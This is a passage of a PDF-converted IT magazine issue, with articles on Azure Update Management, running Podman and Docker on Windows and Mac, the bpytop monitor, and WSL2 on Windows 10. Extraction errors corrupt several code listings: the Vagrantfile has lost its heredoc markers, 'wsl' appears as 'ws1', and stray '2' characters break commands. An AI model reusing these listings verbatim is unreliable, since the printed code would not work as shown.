


Figure 3: The Azure portal tags servers without current updates as **Non-compliant**.

account, you will see several menu items for the individual computers that play an essential role in management. Under *Machines* you can first check out an overview of the connected computers and their important information, including the number of missing updates and whether the management agent on the server can currently connect to Azure. You will also see the installed operating system and whether the computer is an Azure VM or an external computer. The *Missing updates* tab shows you which patches are currently not yet installed on the computers. Azure Update Management also shows you the number of computers on which the updates are missing.

Creating Update Schedules

A deployment schedule automates update control on connected devices and lets you define schedules, enable specific updates, and specify the patches you want the servers to install automatically. You can create schedules from *Schedule update deployment* under *Update management* in the *Update management* Dashboard. First, give the schedule a name (e.g., *Monthly Patchday*). After that, select whether it applies to Windows

or Linux computers. You can create different schedules in this way. Next, select the computer groups you want to connect. Under *Groups to update*, you define whether you want to link VMs from Azure or from outside. Groups can be filtered by subscription, resource group, storage location, and tag. After defining the groups, you then select the machines you want to update with the schedule. One important aspect is the selection of individual update classifications. For example, traditional updates, rollups, security updates, critical updates, and feature packs are available for selection. You can exclude or include individual updates from the installation on the basis of Knowledge Base IDs.

You also specify the timing here. Besides one-off execution, you can perform regular updates. To create the update schedule, specify whether computers will reboot. As part of setting up a schedule, you also store any scripts you want to run on the computers before and after installing the patches here. Once saved, the update schedule is activated and the connected computer should appear as *Compliant*. Updates differ at this point between updates for Windows and Linux.

Deployment schedules are under *Scheduled update deployments*. You can create multiple schedules, and they will all appear at this point. Clicking on a deployment schedule lets you customize its settings. You can see in the *History* whether the deployment schedules are working on the computers and under *Missing updates* the exact update IDs. If you simply click on an update, Microsoft's support page opens with detailed instructions on the corresponding update. If you double-click on the line of an update, the window changes to the Log Analytics area for update management.

Conclusions

Azure Update Management is especially useful for organizations that already rely on Azure and, preferably, already rely on Azure Monitor and Log Analytics. Likewise, the centralized management solution makes sense if servers are not only deployed in the on-premises data center, but also in branch offices, on the Azure cloud, or both. Because Azure Update Management can update and centrally manage Linux machines, the tool is ideal for hybrid data centers.



Linux Magazine is your guide to the world of Linux. Look inside for advanced technical information you won't find anywhere else!

Expand your Linux skills with:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

If you want to go farther and do more with Linux, subscribe today and never miss another issue!

Subscribe now!
shop.linuxnewmedia.com/subs

GET IT NOW!

FAST DELIVERY
WITH OUR PDF
EDITION



Docker and Podman environments on Windows and Mac machines

For Young and Old

Develop container applications on a Windows or Mac system with Docker Desktop or Podman. By Thorsten Scherf

If you are running a Linux system, you will not have much trouble using either Docker or Podman as a container manager. The software is available from the repositories of almost all the well-known Linux distributions. However, the situation is different if you want to set up an environment for developing container applications on a Windows or Mac system. For this, you have to resort to external software. Docker Desktop [1] provides a Docker environment for these systems, with other components in addition to the Docker engine and the command-line client. For example, you also get the container orchestration tool Kubernetes [2] delivered free with the software.

Older Systems Locked Out

An older Windows or Mac machine, however, can be problematic. Docker Desktop requires at least Windows 10 or macOS 10.14, although you can still resort to Docker Machine [3] in this case, which creates a virtual Linux system on the local host that you can then use

to access the Docker engine. The example in Figure 1 uses VirtualBox [4] on a Mac for the virtual machine setup. You can either download VirtualBox as an installation archive directly from the website, or if you want to install it on a Mac system, you can install it with the Homebrew package manager [5]. Docker Machine also gives you access to the Docker container manager independently of Docker Desktop, so you can also develop container applications. However, what does the situation look like if you want to use Podman as the container manager instead of Docker?

Podman Instead of Docker

It stands to reason that the appropriate counterpart for Docker Machine also exists for Podman. In fact, work on developing this kind of software started [6], but the project was discontinued after some time in favor of Vagrant [7]. Vagrant has long enjoyed a good reputation as a manager for virtual machines and is often used to create virtual

machines based on Vagrant boxes and a Vagrantfile. The workflow required for this can be completely automated and scales very well, even if you are using a large number of virtual machines.

Listing 1 is a sample Vagrantfile that you can use to create a virtual machine; again, this is based on VirtualBox with a Fedora operating system. Inside this system, you then install the Podman software and tell it to listen for incoming requests on a Unix socket. On the Windows or Mac system, you then install only the Podman client software, which communicates with podman on the virtual machine over the Unix socket. The complete setup of the virtual machine is handled by the Vagrantfile.

Once you have installed both VirtualBox and Vagrant, either with Homebrew or an installation archive, save the Vagrantfile from Listing 1 under the same name in a folder of your choice (e.g., ~/podman/). The file really must be named Vagrantfile; otherwise, Vagrant will not find it without help. From

Listing 1: Vagrantfile

```

01 Vagrant.configure("2") do |config| config.vm.box = "fedora/33-cloud-base"
02   config.vm.provider "virtualbox" do |vb| vb.memory = "1024"
03   end
04   config.vm.provision "shell", inline: <-SHELL
05     yum install -y podman
06     groupadd -f -r podman
07     #systemctl edit podman.socket
08     mkdir -p /etc/systemd/system/podman.socket.d
09     cat >/etc/systemd/system/podman.socket.d/override.conf
10 [Socket]
11 SocketMode=0660
12 SocketUser=root
13 SocketGroup=podman
14 EOF
15     systemctl daemon-reload
16     echo "d /run/podman 0770 root podman" > /etc/tmpfiles.d/podman.conf
17     sudo systemd-tmpfiles --create
18     systemctl enable podman.socket
19     systemctl start podman.socket
20     usermod -aG podman $SUDO_USER
21   SHELL
22 end

```

the directory in which the file is located, simply call `vagrant` to start the installation and setup of the virtual machine.

If everything has worked so far, the following command shows that a Fedora 33 Vagrant box is present on your system:

the host system, you now need the Podman client. To get it, simply download the appropriate installation file from the website [8], or in the case of macOS, install the software by calling

```
brew install podman
```

```
vagrant box list
fedora/33-cloud-base 2
(virtualbox, 2
33.20201019.0)
```

By the way, Vagrant stores it in the user's home directory under `~/.vagrant.d/boxes/`. Entering `vagrant ssh` gets you direct shell access to the virtual machine.

Podman Client on the Host System

To manage your containers from

with the Homebrew package manager. Podman supports some environment variables, so the client software knows the host on which the Podman domain socket is available and how authentication will take place. If you use the Podman Windows client, you can simply enter the data you need directly. On a Linux or Mac machine, simply enter the following two lines in your shell configuration file (e.g., `~/.bashrc`, or `~/.zshrc` if you are on a Mac):

```

export CONTAINER_HOST=ssh://vagrant@127.0.0.1:2222/run/podman/podman.sock
export CONTAINER_SSHKEY=/Users/tscherf/tools/podman/.vagrant/machines/default/virtualbox/private_key

```

Be sure to use the correct paths. This example comes from the `~/.zshrc` file on my Mac.

Finally, Figure 2 shows how you can now use Podman to manage your containers with the client to access the Podman installation inside the virtual machine.

```

> docker-machine ls
NAME    ACTIVE   DRIVER    STATE    URL                     SWARM    DOCKER    ERRORS
default -        virtualbox Running  tcp://192.168.99.108:2376 v19.03.12

> docker-machine create --virtualbox-cpu-count 2 --virtualbox-memory "2048" --driver virtualbox default
Running pre-create checks...
Creating machine...
(default) Copying /Users/tscherf/.docker/machine/cache/boot2docker.iso to /Users/tscherf/.docker/machine/machines/default/boot2docker.iso...
(default) Creating VirtualBox VM...
(default) Creating SSH key...
(default) Starting the VM...
(default) Check network to re-create if needed...
(default) Waiting for an IP...
Waiting for machine to be running, this may take a few minutes...
Detecting operating system of created instance...
Waiting for SSH to be available...
Detecting the provisioner...
Provisioning with boot2docker...
Copying certs to the local machine directory...
Copying certs to the remote machine...
Setting Docker configuration on the remote daemon...
Checking connection to Docker...
Docker is up and running!
To see how to connect your Docker Client to the Docker Engine running on this virtual machine, run: docker-machine env default

> docker-machine ls
NAME    ACTIVE   DRIVER    STATE    URL                     SWARM    DOCKER    ERRORS
default -        virtualbox Running  tcp://192.168.99.108:2376 v19.03.12

> eval $(docker-machine env default)

> docker run -it fedora:latest /bin/bash
Unable to find image 'fedora:latest' locally
latest: Pulling from library/fedora
588cf1704268: Pull complete
Digest: sha256:5404c1f9b87f10d8be6c955dba1bebef8b5302549bea23554df7df20802faba6
Status: Downloaded newer image for fedora:latest

[root@fdd0209bfd70 /]# cat /etc/fedora-release
Fedora release 33 (Thirty Three)
[root@fdd0209bfd70 /]#

```

Figure 1: The `docker-machine` command creates a virtual machine that then provides the Docker engine.

Conclusions

You can also conveniently use the Podman container manager on a Windows or Mac system by detouring to a virtual machine. If you prefer to work with Docker instead, you can either use Docker Machine to set up a virtual machine or install Docker

Desktop. However, the software is not supported on older Windows or Mac systems.

Info

- [1] Docker Desktop: [\[https://docs.docker.com/desktop/\]](https://docs.docker.com/desktop/)
- [2] Kubernetes: [\[https://github.com/kubernetes/kubernetes/\]](https://github.com/kubernetes/kubernetes/)

- [3] Docker Machine (deprecated): [\[https://docs.docker.com/machine/\]](https://docs.docker.com/machine/)
- [4] VirtualBox: [\[https://www.virtualbox.org/\]](https://www.virtualbox.org/)
- [5] Homebrew: [\[https://brew.sh/index\]](https://brew.sh/index)
- [6] podman-machine (deprecated): [\[https://github.com/boot2podman/machine\]](https://github.com/boot2podman/machine)
- [7] Vagrant: [\[https://www.vagrantup.com/\]](https://www.vagrantup.com/)
- [8] Podman: [\[https://podman.io\]](https://podman.io)

```
> podman images
REPOSITORY          TAG       IMAGE ID       CREATED        SIZE
registry.fedoraproject.org/fedora latest    9f2a56037643   2 months ago  182 MB

> podman ps -a
CONTAINER ID   IMAGE                                COMMAND        CREATED        STATUS        PORTS        NAMES
7e8df594841c   registry.fedoraproject.org/fedora:latest /bin/bash     19 hours ago   Exited (0)    18 hours ago   exciting_sanderson

> podman start 7e8df594841c
7e8df594841c

> podman exec -it 7e8df594841c /bin/bash
[root@7e8df594841c /]#
[root@7e8df594841c /]# cat /etc/fedora-release
Fedora release 33 (Thirty Three)
[root@7e8df594841c /]# exit
exit
```

Figure 2: You can now manage your containers in the usual way with the Podman client.

What?!

I can get my issues SOONER?




Available anywhere, anytime!

Sign up for a digital subscription to improve our admin skills with practical articles on network security, cloud computing, DevOps, HPC, storage and more!

Subscribe to the PDF edition: <https://bit.ly/digital-ADMIN>

Now available on ZINIO: bit.ly/ADMIN-ZINIO



Bpytop command-line monitoring tool

Convenience

The bpytop command-line monitoring tool provides a variety of information via a fancy user interface and supports network monitoring and mouse- or keyboard-based control. By Thorsten Schierl

Linux, as a multiuser operating system, can support a large number of active processes in each user session. To keep tabs on the resources consumed by individual users, all Linux distributions offer a wide variety of tools out of the box for monitoring processes, the CPU, and memory, including well-known utilities such as `top` [1]. If you are interested in what is happening on the network, you can choose `IPTrif` [2]; if you want more convenience and functionality, you can use `Wireshark` [3]. Even though some of these tools have a graphical counterpart, they all run as plain text applications on the command line. In some cases, the `ncurses` library provides a slightly more elegant interface for user interaction.

However, `bpytop` [4] takes a slightly different approach. As the name suggests, the tool is written in Python and offers a similar range of functions to the previously mentioned `top`. However, `bpytop` can also deliver information on network load, and it comes with all sorts of other interesting features. For example, you can control the tool either with the keyboard or the mouse. Different themes help you integrate the tool seamlessly with your own terminal environment. When you hear the name `bpytop`, you might recall the also quite well-

known `bashtop` [5] tool. In fact, both applications come from the same developer, but whereas `bashtop` relies completely on Bash scripting and therefore struggles with performance by definition, `bpytop` is written in Python. Of course, this results in far superior performance, which is immediately noticeable when you run the program. All of the `bashtop` functions are also available in `bpytop`, so you have no good reason not to use the new tool – as long as a Python runtime environment is available. Also, the software developer is continuing work on the next iteration of the tool. In September 2021, he announced a C++ port of the software to Linux called `btop++` [6], although the OSX branch is still under development. For this article, I used `bpytop` because `btop++` was not yet available.

Bpytop Setup

If your appetite has been whet for the `bpytop` tool, you can try it out on a Linux, FreeBSD, or macOS system. Almost all known Linux distributions offer a ready-made package, which you can install with the help of the respective package manager. On a Fedora system, for example, use:

```
dnf install bpytop
```

If, contrary to expectations, you cannot find a package for the software in the repositories of your Linux distribution, you can turn to the Python package manager instead:

```
pip3 install bpytop --upgrade
```

On a macOS system, the Homebrew [7] package manager can be used to install the software with a single command:

```
brew install bpytop
```

If you use FreeBSD, you can install the tool on your system with FreeBSD ports:

```
pkg install bpytop
```

As a final option, you can, of course, compile the sources from the GitHub repository [4].

Resources

After starting `bpytop` for the first time, you will see the default four boxes (Figure 1). These windows are named for the resources managed by the tool, with one box each for CPUs, memory, network, and processes. Each box is uniquely numbered from 1 to 4. By selecting one of these numbers, you can temporarily disable the box in question.




Figure 1: The four default windows of bpytop.

Each box provides additional options that let you customize the display and scope of information within that box. For example, in the network (*net*) box, you select the device for which you want information. In the processes (*proc*) box, you can use the cursor keys to change the sort order or select a specific process for which you want detailed information. The tool then shows, as an example, the status of the process, how long it has been running, and how much memory it uses. You can also send a specific signal directly from bpytop to a process (e.g., to terminate (TERM) a process cleanly or to kill it (KILL), should the process no longer be responding).

Graphical User Interface

All of these functions are also available in the top tool, but what definitely puts the two tools in different classes is the user interface. Whereas top offers a fairly spartan interface, the Python tool not only uses a whole palette of colors in the individual boxes, it also supports the use of different themes, so you can tailor the tool to your own environment (Figure 2). From the menu you control all settings. The options relate both to general settings, such as your choice of theme or how often you want a data update to take place, and to the boxes themselves. If you are not interested in a particular box, you can define in the menu

that it no longer display the next time you start the tool. Alternatively, all of the settings can be defined in a configuration file that the tool parses at startup. This approach is particularly useful if you want to roll out bpytop with a uniform configuration on a large number of systems. You can then distribute the file to the individual systems with a configuration management tool of your choice. By default, the tool expects a global configuration file named `/etc/bpytop.conf`. User-specific configurations are stored in the usual way in the `.config` folder: `$HOME/.config/bpytop` in a user's home directory.

Conclusions

If you are looking for a monitoring tool for a large number of systems, bpytop is not the best product because it is intended for use on individual computers. A tool such as Icinga [8] would certainly be the better choice in that case. A comparison with top and similar programs is more appropriate. What certainly speaks well for bpytop is that it has a very active developer, with a small community, who is constantly looking to enhance the software and is happy to accept requests from users. ■

Info

- [1] top: <https://sourceforge.net/projects/unixtop/>
- [2] iptraf: <http://iptraf.seul.org>
- [3] Wireshark: <https://www.wireshark.org>
- [4] bpytop: <https://github.com/aristocratos/bpytop>
- [5] bashtop: <https://github.com/aristocratos/bashtop>
- [6] btop++: <https://github.com/aristocratos/btop>
- [7] Homebrew: <https://brew.sh>
- [8] Icinga: <https://icinga.com>

The Author

Thorsten Scherf is a Senior Principal Product Experience Engineer who works in the global Red Hat Identity Management team. You can meet him as a speaker at various conferences.



Figure 2: Use the menu to adjust general settings and how the individual boxes display.



Linux apps on Windows 10 and Chrome OS

Penguin Travel

Microsoft and Google have upgraded their in-house operating systems, Windows 10 and Chrome OS, with subsystems to run Linux. We look into their highly different approaches. By Christian Knerrmann

Although Linux has so far failed to make the big breakthrough on the desktop, the success of the open source project is undisputed. As the foundation for countless servers, it forms the backbone of the Internet. In conjunction with the Raspberry Pi and related small-board computers, Linux is just as much a fixture in Internet of Things as it is in the smart home. If you want to use Linux applications or develop scripts and applications yourself, you do not necessarily have to set up a full-fledged virtual or even physical system. Instead, you can set up a Microsoft or Google Linux subsystem.

WSL Version 2

An article in this issue already looks at Microsoft's version 2 of Windows Subsystem for Linux (WSL2) and its use with containers [1]. WSL1 was not a big hit in terms of functionality and performance because it only provided a compatibility layer that translated Linux system calls to their counterparts on Windows (i.e., it emulated system calls). In May 2020, however, Microsoft changed the technical underpinnings in Windows 10 version 2004 and backported

the new functionality to Windows 10 versions 1903 and 1909 a few months later. The backport is only for the x64 platform. On ARM systems, WSL2 is reserved for Windows editions from 2004 upward.

Unlike its ancestor, WSL2 does not rely on emulation; it uses Microsoft's in-house virtual computing platform to run a native Linux kernel on a lightweight virtual machine (VM). Microsoft now serves updates for this Linux kernel in the scope of the usual Windows updates – only after you have manually installed a one-off update. That said, WSL1 has not completely disappeared; it is still there and you can switch flexibly between the worlds for each Linux distribution by upgrading and downgrading. Basically, Microsoft recommends using the newer version and only gives a few reasons for staying loyal to the predecessor. For example, WSL1 uses RAM more sparingly in certain scenarios and offers better performance if you need to access the Windows filesystem frequently from Linux, but if the folders and files are in the Linux filesystem, you are up to 20 times faster with WSL2, according to Microsoft.

Manual Installation

Microsoft and Canonical announced last year in the scope of the Insider Program that the installation of WSL would be significantly simplified with the help of the simple `ws1.exe --install` command. Unfortunately, this command had not made it into the final version at the time of writing this article, which meant I still had to take action manually. Up to and including Windows 10 20H2, the easiest way to enable WSL was to run the following commands in a command-line session launched with administrative rights:

```
dism.exe /online /enable-feature 2
/featurename:Microsoft-Windows-2
Subsystem-Linux /all /norestart
dism.exe /online /enable-feature 2
/featurename:VirtualMachinePlatform 2
/all /norestart
```

After rebooting the system, I then installed the required kernel update [2] and finally defined WSL2 as the default:

```
ws1 --set-default-version 2
```

Since September 2021, the `ws1.exe --install` command works and will significantly simplify your installation.

Selecting a Distribution

You have now successfully set up the basic subsystem, and only the Linux distributions are missing. They find their way onto the system from the Microsoft Store, where you can choose between various distributions, such as Debian, Fedora, several versions of Ubuntu, or even Kali Linux.

To begin, download the desired flavor of Linux. You will then find a short-cut in the Start menu that matches the respective distribution. Use it to initialize the distribution and create a Linux user and password, which does not have to be identical to your user account for Windows. Next, you will want to update the Linux instance; because of similar architectures among Ubuntu, Debian, and Kali Linux, you can do this with the familiar shell commands:

```
sudo apt-get update
sudo apt-get dist-upgrade
sudo apt-get clean
```

The command

```
ws1 --list -verbose
```

lists all the Linux distributions available on Windows. In the output, the Linux distribution that you installed first is marked with an asterisk as the default. This distro starts automatically when you invoke the `ws1` command without parameters. By typing

```
ws1 --set-default kali-linux
```

you can change the default (here, to Kali Linux). You can also update Linux instances installed before the release of WSL2 at the command line with:

```
ws1 --set-version Ubuntu 2
```

Similarly, a downgrade to WSL1 is possible, if required.

GUI with Pitfalls

Microsoft promised native support for graphical Linux applications out of the box last year but had unfortunately only implemented this as a preview in the Insider program by the editorial deadline. Microsoft's technical approach of adding a second internal VM on top of the Linux VM to translate Wayland and X11 applications to

RDP on Linux is interesting (Figure 1); however, at the time of writing, it was not yet known when this feature would find its way from the Insider program into a production build of Windows 10.

Even without installing an Insider version, you do not have to do without a GUI until then. Compared with WSL1, however, other roads lead to Rome. Although the developers of Kali Linux already had a suitable script ready for the earlier edition, Win-KeX now makes the whole thing even easier [4]. The command

```
sudo apt install -y kali-win-kex
```

enables the system to display a complete desktop environment, as well as individual applications.

Other distributions are helped by an X server for Windows, such as the X410 app available from the Microsoft Store [5]. Although it is not free, it integrates very well into the system. If you launch X410 from the Start menu, the server initially only appears as an "X" in the taskbar system tray area, and you can set the mode from the icon's context menu. For *Windowed Apps* integration




Figure 1: Microsoft is working on its own GUI solution that translates Wayland and X11 apps to RDP [3]. © devblogs.microsoft.com

mode, X410 takes care of Windows management itself and waits for Linux applications to display in separate windows. A floating desktop displays a Linux desktop in a scalable window, and the full desktop takes up the entire screen area. As a special feature, compared with its predecessor, a Linux instance in connection with WSL2 no longer uses the local loopback address 127.0.0.1 or the name *localhost* internally, but a dynamic IP address assigned by Windows for virtual computers. Starting a graphical environment therefore requires additional steps. Enable the *Allow Public Access* option in the X410 context menu and allow a suitable exception in the Windows firewall if X410 asks you to do so. Now, continue to Linux, where you can install the Xfce window manager on Ubuntu:

```
sudo apt-get install 2
-y xfce4 xfce4-terminal
```

The following shell command dynamically determines the IP address of the Linux instance at runtime and writes it to the *DISPLAY* environment variable:

```
export DISPLAY=2
$(cat /etc/resolv.conf | 2
grep nameserver | 2
awk '{print $2; exit;}'):0.0
```

Next, start a desktop session with *xfce4-session*. The X client on Linux exports the graphical output to the dynamic IP address, and X410 – as the X server on Windows – displays it. You can reach your goal more quickly batching on Windows to complete all the necessary steps in one go:

```
start /B x410.exe /desktop
ubuntu.exe run 2
"if [ -z \"$(pidof xfce4-session)\" ]; 2
then export DISPLAY=2
$(cat /etc/resolv.conf | 2
grep nameserver | 2
awk '{print $2; exit;}'):0.0; 2
xfce4-session; 2
pkll '(gpg|ssh)-agent'; fi;"
```

The */desktop* parameter loads a floating desktop, and */wm* alternatively lets you start a single application, such as the Firefox browser, instead of a complete Xfce 4 session. Thus far, what I have described is especially useful if you want to use graphical Linux applications that are not available under Windows.

Linux as a Server, Windows as a Client

An equally useful scenario that fits in with many practical use cases is to run only a server back end on Linux without a GUI and the graphical tools on Windows. For example, you can install and start the Nginx web server on Ubuntu:

```
sudo apt-get install -y nginx
sudo service nginx start
```

In the Windows-to-Linux direction, access over *localhost* still works. Accordingly, on Windows, typing *http://localhost* in the browser takes you to the Nginx homepage, but you will notice that you cannot get the web server to start automatically in the conventional way. WSL does not use the *systemd* init system, even in version 2. Consequently, calling the *systemctl* command to manage *systemd* services will not work, so you need to open the shell configuration with *nano ~/.bashrc* and add the following lines at the end of the file:

```
# Start Nginx
sudo /etc/init.d/nginx start
```

Last but not least, use *sudo visudo* to make the web server start automatically without asking for a password. At the end of this configuration, enter:

```
# Start Nginx
%sudo ALL=NOPASSWD: /etc/init.d/nginx
```

The next time you start the Linux distribution, the web server will automatically start running. Following the same recipe, you can now add further services (e.g., PHP and MySQL) and

expand your development environment on Linux. You can still edit web pages and scripts conveniently on Windows.

Filesystems Without Borders

WSL2 also allows bidirectional filesystem operations between Windows and Linux. As with its predecessor, you will automatically find all the drives available under Windows in the Linux environment with their respective drive letters in paths such as */mnt/c* and */mnt/d*. Conversely, you can access the Linux filesystem from Windows with network shares. In Windows Explorer, all installed distributions appear with their respective names within the *\\ws1\$* share and provide their root filesystems this way. Therefore, you can use your familiar graphical tools on Windows in conjunction with server components under Linux to match the target platform. Microsoft's popular Visual Studio Code editor offers even more convenience and supports seamless integration with the Remote Development extension package and the Remote-WSL component it contains [6]. The code *<filename>* shell command on Linux opens the file in question directly in the editor on Windows. In return, the editor running on Windows installs extensions useful for development in the Linux environment. The two worlds thus work together in the best possible way (Figure 2). If you want to back up a Linux environment configured to suit your needs and transfer it to another system, the *ws1* command-line tool will help with this, too. To back up an installation of Ubuntu, then restore the backup on the same or different system, enter:

```
ws1 --export Ubuntu c:\temp\ubuntu.tar
ws1 --import Ubuntu <target directory> 2
c:\temp\ubuntu.tar
```

By default, the Linux distributions are located in the personal profile of the Windows user running the program in *%userprofile%\AppData*

Local\Packages. A freshly installed Ubuntu 20.04 LTS without extras occupies just over 1GB, and the backup file is similar in size. For server daemons and with a GUI, this can quickly become several gigabytes.

Container Virtualization on Chrome OS

More than just Microsoft Windows is suitable as a platform for Linux development, Google Chrome OS is also establishing itself. Chrome OS has long become more than just a particularly lean base for the Chrome browser. Native extensions, Android apps, and platform-independent progressive web apps (PWAs) increase the feature set, and if that is not enough, Chrome OS has also come up with a Linux subsystem. Chrome OS even has an easier time than Windows of doing this because of its ancestry; after all, the open source Chromium OS project is a descendant of the Gentoo Linux distribution and is the basis for Google's proprietary operating system. Google has integrated a Linux environment into Chrome OS with a project internally known as "Crostoni." Al-

